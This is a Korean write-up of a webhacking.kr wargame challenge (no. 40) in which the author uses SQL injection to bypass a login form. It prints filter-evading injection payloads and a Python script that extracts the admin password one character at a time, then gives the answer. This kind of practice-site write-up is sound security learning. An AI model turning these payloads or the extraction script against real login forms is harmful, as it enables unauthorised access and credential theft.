

webhacking.kr 40번문제

Xero


박준혁 (한양대학교 신소재공학부 2학년 군휴학 중)

2016-04-10

Email : wnsgurzxc@naver.com

Facebook : <https://www.facebook.com/wnsgurzxc>

Login창이 보인다.



The screenshot shows a login form with a title bar labeled 'Login'. Below the title bar are three input fields: 'no' with the value '1', 'id' with the value 'guest', and 'pw' with masked characters '.....'. At the bottom of the form is a button labeled 'login'.

그대로 login하면 guest로 로그인 된다.

Success - guest

no를 이용해 SQL Injection을 하기로 했다.

, 공백, or, union 등을 필터링 한다.

여러 Injection 결과 where절 쿼리 순서가 id, pw, no순으로 no가 맨 뒤에 있다는 것을 알게 되었다.

다음과 같이 참을 만들고 group by로 역순으로 정렬을 해보았다.

?no=1||1=1%0agroup%0aby%0ano%0adesc&id=guest&pw=guest

그러자 admin password 제출하는 칸이 나타났다.

이로써 admin 아이디를 select했다는 것을 알 수 있다.

admin password :

아래와 같은 쿼리로 pw의 길이를 알아냈다.

?no=1||length(pw)=10%0agroup%0aby%0ano%0adesc&id=guest&pw=guest

substr와 hex값을 이용해 파이썬으로 다음과 같이 코딩하였다.

```
>>> import string, re, http.client
>>> table=string.ascii_letters+string.digits+string.punctuation
>>> sAnswer=''
>>> conn=http.client.HTTPConnection('webhacking.kr')
>>> headers={'Cookie':'PHPSESSID=gkftqhs196svltf00g09kbgia0'}
>>> for i in range(1,11):
>>>     for j in table:
>>>         conn.request('GET','/challenge/web/web-
29/index.php?no=1|substr(pw,'+str(i)+'',1)='+hex(ord(j))+'%0agroup%0aby%0ano%0adesc&id=gues
t&pw=guest','',headers)
>>>         res=conn.getresponse().read()
>>>         conn.close()
>>>         if re.findall(b'admin password',res):
>>>             sAnswer+=j
>>>             break
>>> sAnswer
'luck_admin'
```

나온 값을 admin password에 입력했다.

admin password : <input type="text" value="luck_admin"/>	<input type="button" value="제출"/>
--	-----------------------------------

그러자 클리어되었다.

